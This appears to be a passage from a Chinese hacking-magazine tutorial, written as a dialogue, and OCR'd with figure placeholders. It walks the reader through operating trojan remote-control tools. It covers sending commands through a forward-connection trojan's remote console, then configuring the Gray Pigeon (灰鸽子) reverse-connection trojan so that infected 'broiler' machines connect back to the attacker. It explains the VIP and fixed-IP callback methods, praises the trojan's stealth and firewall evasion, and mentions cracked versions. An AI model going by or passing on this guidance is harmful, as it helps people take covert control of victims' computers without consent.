


图 5




图 6




图 7




图 8

阿布说："同样为了管理方便，软件还提供了CMD管理平台。"点击"远程控制台"功能按钮后，出现相应的对话框，直接点击"开始"按钮来启动远程控制台。启动后，输入ver出现结果，如果要中止这项功能，点击左下角的"停止"按钮，右边的文本框是命令输入框，输入命令后按回车就会将命令发送出去，命令执行的结果会定时发送回来并显示在黑色结果框中。和本地操作几乎一样哦（图7）。

阿布说："如果需要对远程计算机的连接设置做修改的话，先断开连接，然后右键点出菜单，选择"更改配置"后，会出现一个对话框来修改设置，连接端口和连接密码都可以轻松的更改（图8）。

（注：修改设置的对话框中，如果不需要修改密码，则不要选择密码框左边的选择框。）相信通过这款木马你对正向连接型已经了不少的了解了吧？早期的木马就是这个样子的，现在用的很少了。那么人们又在使用什么类型的木马呢？那就是下面要讲的，反弹连接型的木马了。

燕妹妹急忙的说："还有更好的啊！你快告诉我。"阿布不慌不忙的说："不要急，我这就讲。"

反向连接类型：是从内向外的连接，所以又叫反弹木马，它可以有效的穿透防火墙，而且即使被控端处于内网当中，你一样也能访问他的计算机。这种木马的原理是服务端（被控端）主动连接客户端（控制端）。这种类型不容易被发现和防范，所以现在这种类型的木马是最流行，最火的了。

燕妹妹说："那么有什么具有代表性的木马吗？"阿布说："在反弹连接的地盘不能不提及灰鸽子，那是无人不知，无人不晓啊！灰鸽子是国内一款著名木马。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其它木马都相形见绌。以我用这么多年木马来说，就数鸽子最稳定，不会出现由于网络质量所引起的奇怪现象。不过今年3月21日，由于葛军率领的灰鸽子工作室再也顶不住外界的种种压力而宣布全面停止对灰鸽子远程管理软件的开发、更新和注册。实在是可惜啊，这么好的远控就这么夭折了。"

燕妹妹说："那使用的时候是不是也要先生成服务端啊？"阿布笑着说："那当然了。"

反弹类的服务端生成设置比正向类要麻烦的多，因为它是反弹类的。反弹连接正好是跟正向连接相反，肉鸡自动连接我们。在主界面中点击"配置服务程序"进入配置界面，灰鸽子把




图 9

需要配置的选项都分门别类的放到了各个选项卡中。当我们打开控制端时，8000端口也就随之打开，等待着肉鸡的连接。肉鸡并不是看到哪台电脑开放8000端口，就连接哪台电脑，它只会连接指定IP的8000端口，而这个IP就是我们给服务端事先设置好的。所以呢，在配置服务端的时候，最重要的地方是"自动上线设置"，因为上线方式很多，牵扯的知识很多，所以也是个难点哦！

燕妹妹说："没事的，我很聪明的。"阿布说："你呀！真不谦虚。"

肉鸡开机启动后就会自动的寻找你："我的主人呢？主人在哪里？"。所以在配置服务端的时候就要告诉它怎么才能找到你。在网络中的机器进行通信是需要IP地址才能进行的，IP地址就相当于门牌号，只要获得了门牌号（IP）后才能找到主人。那么问题转变为了如何让肉鸡找到你的IP地址（门牌号）？自动上线的大体可以分有4种方式，就在"自动上线"选项卡中配置（图9）。

燕妹妹说："4种方式！这么多啊！"阿布："这也是慢慢发展起来的啊。第一种是……"

1、VIP方式

灰鸽子是一款收费的远控控制类木马，VIP方式是需要花钱的。VIP可以使用灰鸽子专用的上线系统，用起来极其简单，上线地址直接留空就可以。那么它怎么确定你的哪个VIP账号呢？在VIP版本中生成服务端是需要提供VIP账号和密码的，所以每个VIP账号就是一个专用的上线系统的标志。其实不花钱也是可以使用灰鸽子的，灰鸽子现在出了很多的破解版本。再说现在VIP账号已经因为灰鸽子工作室的关闭而停止销售了，想买也买不到了。灰鸽子还为我们提供了"备用IP通知"方式，方便我们这些非VIP的穷用户使用。上线线路：肉鸡-->VIP专用的上线系统-->控制端。

2、固定IP方式

（1）固定的公网IP地址，可以直接在"备用IP通知"填入你的公网IP地址，通过这个公网IP地址肉鸡就可以连接你。当前的你的机器就相当于一个网站服务器，不管肉鸡在内网还是外网都能够连接你的。

（2）固定的内网IP地址，可以直接在"备用IP通知"填入你的内网IP地址，通过这个内网IP地址，和你一个内网的肉鸡就可以连接你。由于你的电脑是在内网中，所以与你不同一个内网或者公网上的肉鸡是无法连接到你的，但是在一个局域网（内网）中的肉鸡还是可以连接到你的。如果要想公网的肉鸡也能够连接进来也有办法的，在后面的部分就会讲解。上线线路：肉鸡-->控制端。

